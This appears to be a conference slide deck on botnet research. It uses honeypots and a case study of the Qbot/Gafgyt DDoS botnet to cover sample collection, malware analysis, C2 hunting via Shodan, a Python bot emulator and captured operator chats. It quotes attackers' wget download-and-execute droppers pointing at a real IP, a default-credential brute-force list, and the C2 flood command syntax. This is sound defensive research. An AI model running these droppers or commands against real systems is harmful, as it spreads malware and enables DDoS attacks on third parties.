

How I Met Your C2: From honeypots to chats

RESEARCHING BOTNETS THROUGH THE USE OF HONEYPOTS AND
OTHER OSINT SOURCES



Agenda



- Quick introduction to DDoS, botnets, and honeypots
- Strategies for setting up honeypots and collecting samples
- Case study
 - Malware Analysis
 - Malware / botnet c2 capabilities
 - Hunting for c2 servers
 - Methodology for monitoring c2 servers
 - Analysis of attacks and victims (and tools used)
 - Chats from the c2 side

What is a botnet?

- A network of bots or infected machines
- Capable of receiving commands via C2 and performing operations for a malicious actor
- Types
 - Server-client model
 - Peer-to-Peer model
- Common C2 protocols
 - IRC
 - Telnet

C₂ methods

- Server-client
 - Server sends a command, multiple clients receive it
 - Server taken down = No more control, unless there is backup designed
- Peer-to-Peer
 - Commands are sent peer-to-peer
 - If one machine is taken down, no problem



What are honeypots?

- Software designed to emulate a vulnerable or weak system
- The person that deployed the honeypot is able to monitor the attacks conducted and acts done against the honeypot
 - Acts such as commands executed
- Uses
 - For fun!
 - Used as an early warning system for insider threats for example
 - Gathering intelligence - IP, attack type, and etc.
 - Collecting malware samples



Deploying honeypots and collecting data

- Depends on what you're wanting to monitor
- We're focusing on Linux and SSH/Telnet based spreading
- Standalone
 - Cowrie - SSH/Telnet honeypot
- Central control / monitoring
 - Modern Honey Network
 - Easy to install
 - Easy to deploy and monitor honeypot sensors
 - Supports multiple types of honeypots sensors
- List of honeypots: <https://github.com/paralax/awesome-honeypots>

Attack Stats

Attacks in the last 24 hours: **13,117**

TOP 5 Attacker IPs:

1.  **46.165.209.19 (3,701 attacks)**
2.  **199.83.94.150 (917 attacks)**
3.  **69.64.34.183 (735 attacks)**
4.  **217.66.234.149 (529 attacks)**
5.  **199.115.117.69 (277 attacks)**

TOP 5 Attacked ports:

1. **5060 (6,121 times)**
2. **3306 (1,492 times)**
3. **3128 (1,113 times)**
4. **1433 (545 times)**
5. **8080 (332 times)**

-Question-



Where do I deploy my honeypots?

- **NOT AT YOUR HOUSE**
- Depends on what information you're trying to collect
- Virtual Private Server / Cloud
 - Server on the internet with an IP address and however much CPU/RAM you decide to pay for
- Public Facing server
 - Discover random bots and possibly a targeted attack
- Internal network
 - Discover activities conducted after the attacker has access to internal network or find insider threat

Some things to consider when deploying and configuring honeypots

- If using VPS
 - Use multiple VPS providers
 - (some providers are Vultr, DigitalOcean, Ramnode, ChicagoVPS, (<https://lowendbox.com> for more))
 - Use multiple geographical locations
 - Secure your server
- Change default configuration of the honeypot
 - Change password and banners
 - You can run multiple honeypots on the same machine
 - Bots may not recognize it
 - Human threats will be able to detect this
- Honeypot detection: <https://honeyscore.shodan.io>

- So far we know about
 - DDoS
 - Botnet types and how they could communicate
 - Setting up honeypots
- Next
 - Collecting malware samples
 - Analyzing samples
 - Hunting C₂ servers
 - Monitoring attacks and C₂ servers




ReactionGIF.org

Case Study: Qbot DDoS botnet

- Rest of the techniques are explained by utilizing this case study
- Qbot has been called:
 - Gafgyt
 - Bashlite
 - Lizkebab
- Has been around since 2014 and source code leaked in 2015
- Spreads using telnet/SSH brute force
- Multiple variants exist but C2 method remains the same
- Now used by threat actors to setup DDoS botnets

Qbot usage (after infection)

- Attacker logs in via Admin port and executes commands
- Infected machines connect via C2 Port and receive commands
- There is a web, ftp, and tftp server which is used to spread the malicious executables (not shown here)



Qbot usage cont.

```
Escape character is '^]'.
Username: admin
Password: admin

***      **      ***
/**      /**      /**
/**      /*      ****//**      /**
/**      /**      /*      /**
/**      /**      /*      /**
//*****      ***      /*      /**
//      //      //      //
#----- Bot Count: 1 -----#
#----- Welcome, admin -----#
Type: HELP

#--- COMMANDS ---#
- UDP - !* UDP Victim Port Time 32 0 10
- TCP - !* TCP Victim Port Time 32 all 0 10
- HTTP - !* HTTP Url Time
- CNC - !* CNC IP PORT TIME
- Kills Attack - KILL
- Bot Count - BOTS
- Clear Screen - CLEAR
- LOGOUT - LOGOUT
- TOS - TOS

Type: !* HTTP http://localhost/ 1
```

What the Admin sees

```
root@kali:/tmp/test/qbot# nc localhost 8000
!* SCANNER ON
PING
PING
!* HTTP http://localhost/ 1
```

What the bot sees

Collecting samples

- Depending on the honeypot software
 - Files will be automatically downloaded **OR**
 - Download and execute command shows up in the logs
 - You can download the samples by yourself
 - Look for wget, curl, ftp, tftp commands in the log file
- Some things to consider
 - Try to download the sample as quickly as possible after the attack
 - Try to download the sample the same way the attacker wanted you to
 - For example, use wget instead of a browser

Case Study: Collecting Samples

```
root@westside: ~/samples
root@westside:~/samples# cat 1sh 2sh 3sh
wget http://35.160.222.182/x/tty0 -O /var/run/tty0 ; chmod +x /var/run/tty0 ; chmod 700 /var/run/tty0 ; /var/run/tty0 > /dev/null
wget http://35.160.222.182/x/tty1 -O /var/run/tty1 ; chmod +x /var/run/tty1 ; chmod 700 /var/run/tty1 ; /var/run/tty1 > /dev/null
wget http://35.160.222.182/x/tty2 -O /var/run/tty2 ; chmod +x /var/run/tty2 ; chmod 700 /var/run/tty2 ; /var/run/tty2 > /dev/null
wget http://35.160.222.182/x/tty3 -O /var/run/tty3 ; chmod +x /var/run/tty3 ; chmod 700 /var/run/tty3 ; /var/run/tty3 > /dev/null
wget http://35.160.222.182/x/tty4 -O /var/run/tty4 ; chmod +x /var/run/tty4 ; chmod 700 /var/run/tty4 ; /var/run/tty4 > /dev/null
wget http://35.160.222.182/x/tty5 -O /var/run/tty5 ; chmod +x /var/run/tty5 ; chmod 700 /var/run/tty5 ; /var/run/tty5 > /dev/null

wget http://35.160.222.182/x/pty -O pty ; chmod +x pty ; chmod 700 pty ; ./pty &
wget http://35.160.222.182/x/udevd -O udevd ; chmod +x udevd ; chmod 700 udevd ; ./udevd &
wget http://35.160.222.182/x/vyattad -O vyattad ; chmod +x vyattad ; chmod 700 vyattad ; ./vyattad &
wget http://35.160.222.182/x/pty -O /var/run/pty ; chmod +x /var/run/pty ; chmod 700 /var/run/pty ; /var/run/pty > /dev/null
rm -rf /var/run/1sh
rm -rf /tmp/loop*
wget http://35.160.222.182/x/tty0 -O /tmp/tty0 ; chmod +x /tmp/tty0 ; chmod 700 /tmp/tty0 ; /tmp/tty0 ; cp /bin/sh /tmp/tty0 > /dev/null
```

Analyzing Samples

- Start by finding out file type
 - Allows you to know which type of system the sample will run on
- Search for file hash or upload to VirusTotal
 - Has the sample been seen before?
 - If it has been seen before, what type of malware is it?



Case Study: File type

- Use the file command to find file type
- The sample seen were compiled for all types of processors and statically linked

```
research@research-VirtualBox:~/malware/samples/donkyballs$ file *
apache2: ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, not stripped
bash: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
cron: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, not stripped
desktop.ini: Windows desktop.ini, ASCII text, with CRLF line terminators
ftp: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
ntpd: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
openssh: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, not stripped
pftp: ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, not stripped
sh: ELF 32-bit MSB executable, SPARC, version 1 (SYSV), statically linked, not stripped
sshd: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
tftp: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, not stripped
Untitled: ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, not stripped
wget: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
research@research-VirtualBox:~/malware/samples/donkyballs$ █
```

Malware Analysis

- Goals
 - What does the sample do?
 - Capabilities
 - What does it interact with?
 - Network – How it communicates with C₂ and spreads
 - File system – How it may stay on the system or if it modifies anything
- Types
 - Static – Without running the sample
 - Dynamic – Running the sample and observing the behavior

Static analysis tools

- File command
- Strings command
- Disassembler
 - IDA
 - Hopper
 - Binary Ninja
- Decompiler
 - Hexrays
 - Hopper
 - Retargetable Decompiler – Recently opensourced! <https://retdec.com>

Dynamic analysis tools

- Strace / Ltrace
- Debugger
 - Hopper
 - Gdb
 - IDA
- Wireshark
 - Examine communication with C2 and other machines

Case Study: Malware analysis

- Qbot contained default credentials for brute forcing
- At execution, it connects to C2 server on a port
 - using a simple socket connection, kinda like netcat
- After connection, it's able to receive commands from the C2
 - **Typically, C2 is configured to send SCANNER ON command**
 - Important later on
 - Qbot has been analyzed by security community already
 - Leaked source code exists too

```
103.103.31.91:513  
root  
admin  
user  
login  
guest  
ubnt  
toor  
changeme  
1234  
12345  
123456  
default  
password  
(null)  
[REDACTED]
```

```
aPong db 'PONG!',0  
aGetlocalip db 'GETLOCALIP',0  
aMyIpS db 'My IP: %s',0  
aScanner db 'SCANNER',0  
aScannerOnOff db 'SCANNER ON | OFF',0  
aOFF db 'OFF',0  
aRemovingProbe db 'REMOVING PROBE',0  
aOn db 'ON',0  
aProbing db 'PROBING',0  
aHold db 'HOLD',0  
aJunk db 'JUNK',0  
aUdp db 'UDP',0  
aHttp db 'HTTP',0  
aCnc db 'CNC',0  
aCombo db 'COMBO',0  
aTcp db 'TCP',0  
aStd db 'STD',0  
aKillattk db 'KILLATTK',0  
aFuckoff db 'FUCKOFF',0  
a8_8_8_8 db '8.8.8.8',0  
aProcNetRoute db '/proc/net/route',0  
a00000000 db '9,'00000000',9,0  
aDongs db 'DONGS',0  
aUsrSbinDropbea db '/usr/sbin/dropbear',
```

Case Study: Spreading

- Once SCANNER ON command is received the Qbot infected machine starts brute forcing other IP's
- Qbot looks for login field and attempts to login
 - If login successful
 - Report IP and successful credentials back to C2 server
 - Run original infection command, which downloads (from an HTTP, FTP, or TFTP server) and executes qbot on the new machine

Case Study: Capabilities

- PING - to ping victim
- SCANNER (ON/OFF) - Used to start/stop scanning for IP's and brute forcing IP's
- GETLOCALIP - gets IP of the infected machine
- KILLATTK - to stop attack
- TCP / UDP / HTTP – For TCP/UDP/HTTP DDoS attacks
- FUCKOFF - Disconnects bot from the C2 server
- Commands and capabilities differ since threat actors can modify source code

Hunting for C2 servers

- Honeypots
 - Multiple honeypots can be distributed and samples can be analyzed/parsed to find C2 servers
- Internet Scanning
 - Scan for common C2 ports and find expected response string/banner
 - Scan it yourself using home connection or VPS/VPN
 - Nmap and masscan can be used
 - Your service providers may get pissed!
 - Scan search engines
 - Shodan + <http://malware-hunter.shodan.io>
 - Censys



Case Study: Hunting for C2 servers

- From our analysis we know that C2 sends “SCANNER ON” command when bot connects

185.165.31.91	192.168.1.114	Rlogin	91 Data: !* SCANNER ON\n!* FATCOCK\n
192.168.1.114	185.165.31.91	Rlogin	71 Data: PONG\n

- To hunt for C2 servers, we can look for any open ports that reply with “SCANNER ON” when we connect

Secure | https://www.shodan.io/search?query="SCANNER+ON"+port%3A"23"

5
4
2
173.214.173.121
server.killer.com
Interserver
Added on 2017-05-02 10:13:15 GMT
United States, Secaucus
Details
11
5
4
1
4
3
45.76.42.153
45.76.42.153.vultr.com
Choopa, LLC
Added on 2017-05-02 03:43:06 GMT
United States, Matawan
Details
1
1

185.66.9.85
Cogent Communications (174) New York, New York, United States
CentOS 22/ssh, 23/telnet, 80/http
Apache HTTP Server Test Page powered by CentOS
Q 23.telnet.banner.banner: !* SCANNER ON !* FATCOCK

173.199.124.159 (173.199.124.159.vultr.com)
Choopa, LLC (20473) Piscataway, New Jersey, United States
CentOS 21/ftp, 23/telnet, 80/http
Apache HTTP Server Test Page powered by CentOS
Q 23.telnet.banner.banner: !* SCANNER ON !* FATCOCK

Monitoring honeypot vs C₂

- Honeypot
 - Looking at brute force or exploitation attacks
 - **Example:** Malware trying to spread
- C₂
 - Actions the attacker makes the infected PC take
 - You find out the attackers intentions
 - **Example:** C₂ telling infected PC to conduct HTTP queries

Monitoring C2 actions using Malware Sample

- Run the sample in a VM, monitor the traffic
 - Only allow traffic to C2
 - Use Scapy or tcpdump to filter C2 data
 - If sample is destructive, replace malicious parts with nops
- Instrumentation
 - Frida - <https://www.frida.re/>
 - Allows you to inject JavaScript into processes and monitor and modify function call values and return values
- LD_Preload trick
 - Intercepting library calls
 - Doesn't work if binary is statically compiled

Frida example

```
send: Loaded handler at "C:\Users\john\Desktop\an\_handlers_\WS2_32.dll\send.js"
Started tracing 1 function. Press Ctrl+C to stop.
    /* TID 0x4e8 */
28235 ns send<0x568>
28235 ns - offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F B123456789ABCDEF
0x00000000 77 70 70 61 6c 69 76 65 52 4f 43 4b           uppaliveROCK
28235 ns send2<0xc>
28235 ns send3<0x8>
28266 ns send<0x528>
28266 ns - offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F B123456789ABCDEF
0x00000000 77 70 70 61 6c 69 76 65 52 4f 43 4b           uppaliveROCK
28266 ns send2<0xc>
28266 ns send3<0x8>
28282 ns send<0x568>
28282 ns - offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F B123456789ABCDEF
0x00000000 77 70 70 63 6d 64 00 00 00 90           uppand...
28282 ns send2<0x9>
28282 ns send3<0x8>

28375 ns
28375 ns

28375 ns
28375 ns
    /* TID 0x4e8 */
28485 ns send<0x568>
28485 ns - offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F B123456789ABCDEF
0x00000000 77 70 70 61 6c 69 76 65 52 4f 43 4b           uppaliveROCK
28485 ns send2<0xc>
28485 ns send3<0x8>
```

Monitoring C2 actions without malware sample

- Requires knowing the C2 communication protocol
- Connecting using a client for C2 protocol
 - IRC client for IRC based C2
 - Netcat for Telnet/TCP socket based C2
- Bot emulation
 - Pretend to be the bot!
 - Connect to C2
 - Receive and process command
 - Respond if appropriate
 - Log



Case Study: Monitoring C2

```
s.send("BUILD XYZ\n")
while 1:
    incoming = s.recv(1024)
    if incoming:
        writeout.write(str(datetime.now()) + ':' + incoming)
        if incoming == "PING\n":
            s.send("PONG\n")
        if incoming == "!* PING\n":
            s.send("PONG!\n")
        if incoming == "!* SCANNER\n":
            s.send("SCANNER ON | OFF\n")
        if incoming == "!* SCANNER ON\n":
            s.send("PROBING\n")
        if incoming == "!* SCANNER OFF\n":
            s.send("REMOVING PROBE\n")
        if incoming == "!* GETLOCALIP\n":
            s.send("MY IP: " + socket.gethostbyname(socket.gethostname()) + "\n")
        if incoming == "!* FUCKOFF\n":
            break
```

Analyzing the data collected from C2 monitoring

- Depends on the data type and how much data was collected
- Simplest way to analyze might be using Excel
- Log collection and analysis systems
 - Requirements: Log parsing and exporting, storage database, visualization
 - Logstash / FileBeat
 - Elasticsearch
 - Splunk
 - Graylog
- Kibana
- Grafana


Case Study: Log analysis

- Python was used to parse the logs and upload them to Elasticsearch
- Kibana was used to visualize data

The screenshot shows a Kibana interface displaying a single log entry from September 2nd, 2017, at 18:40:05.388. The log details a network attack against the PayPal website. The document ID is WCGXVGABJ6Ugt7tR8Hzh, and it is indexed under the 'c2attacks' type. The log fields include commanddata, attack_victim, attack_type, attack_port, ip, attack_method, commandtime, port, _id, _type, _index, and _score.

Field	Type	Value
_id	string	WCGXVGABJ6Ugt7tR8Hzh
_index	string	c2attacks
_score	float	-
_type	string	c2attacks
attack_method	string	GET
attack_port	integer	80
attack_type	string	HTTP
attack_victim	string	paypal.com
commanddata	string	!* HTTP GET paypal.com 80 / 30 75
commandtime	date	September 2nd, 2017, 18:40:05.388
ip	string	185.165.29.47
parseddata	boolean	True
port	integer	444


Case Study: Attacks



- Most attacks were UDP based
- HTTP was also a common target protocol

Case Study: Attacks

- GET and POST requests were commonly used for HTTP based DDoS attack



Case Study: Victims of attacks

- Victims were categorized and those categories include:
 - Video streaming/piracy sites
 - Email spoofing/spamming servers
 - Services for increasing Facebook likes and views
 - Rival DDoSing and IP resolving services
 - Gaming servers and gaming related services
 - VPS providers
- Victims were researched using Shodan, Google, and Whois

Case Study: Interesting victims

- Paypal – payment system
- Pastebin – text sharing
- 000webhost – web and database hosting
- Activision – video game publisher
- Instagram – social media
- Freenom – domain name provider
- TorProject – Tor Project aka “software people use to access dark net”
- Phishing site for a popular online bitcoin wallet provider

Case Study: Chats from the C2 side

- Original goal was to monitor who's being attacked (IP's and domains)
- Attackers started utilizing C2 for chatting...
- Anything typed in the C2 admin port is sent to ALL the bots
 - If it's a command, bot will process
 - If it's not a command, bot will ignore it
- We have chat logs!



Qbot usage cont.

```
Escape character is '^]'.  
Username: admin  
Password: admin  
  
**      **      **  
/**    /**    *****/ ** // **  **  
/**    /*    //****//** //** //** **  
/**    /*    /*/* /** //** //***  
/**    /*    /*/* /** //** //** **/*  
/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*-----#----- Bot Count: 1 -----#  
-----#----- Welcome, admin -----#  
Type: HELP  
#--- COMMANDS ---#  
- UDP - !* UDP Victim Port Time 32 0 10  
- TCP - !* TCP Victim Port Time 32 all 0 10  
- HTTP - !* HTTP Url Time  
- CNC - !* CNC IP PORT TIME  
- Kills Attack - KILL  
- Bot Count - BOTS  
Clear Screen - CLEAR  
LOGOUT - LOGOUT  
- TOS - TOS  
Type: !* HTTP http://localhost/ 1
```

What the Admin sees

```
root@kali:/tmp/test/qbot# nc localhost 8000  
!* SCANNER ON  
PING  
PING  
!* HTTP http://localhost/ 1
```

What the bot sees

Case Study: Chats

- Different botnets were operated by different types of people
- Languages used were English, French, and German
- Chat messages included
 - Advertisement for botnet and other services
 - Attackers learning how to use different commands
 - Planning of attacks
 - Arguments and abusive language

Case Study: Ads

August 31st 2017, 21:55:19.005	yes		
August 31st 2017, 21:55:25.751	you getting on?		
August 31st 2017, 21:55:52.246	yes i need to find buyers		
August 31st 2017, 21:56:03.434	and advertise everything ovhs/ net spots/ set ups and shit and are you gonna force host?		
August 31st 2017, 21:56:35.322	no		
August 31st 2017, 21:57:11.644	ill give you \$5 for co xDDDDDDD		
August 31st 2017, 21:57:20.951	lmao eli wants co so ill pay lmfao		
August 31st 2017, 21:57:41.399	ill give the \$10 you need im ded	September 5th 2017, 20:51:27.650	XeX_Aced
August 31st 2017, 21:59:30.450	nate answer call on snap	September 5th 2017, 20:51:29.736	Proof
August 31st 2017, 22:05:52.245	khxyy4JeDvyo		
August 31st 2017, 22:08:12.759	hhelp	September 5th 2017, 20:51:32.868	Kvs 5\$
August 31st 2017, 22:52:58.098	!* UDP Request timed out.	September 5th 2017, 20:51:39.611	Net Setups 20\$
August 31st 2017, 22:53:10.457	Request timed oHELP	September 5th 2017, 20:51:44.152	Net Spots 10\$
		September 5th 2017, 20:52:03.568	Mods Check PasteBin
		September 5th 2017, 20:52:17.604	Paypal,Amazon & Xbox

Case Study: Learning how to DDoS

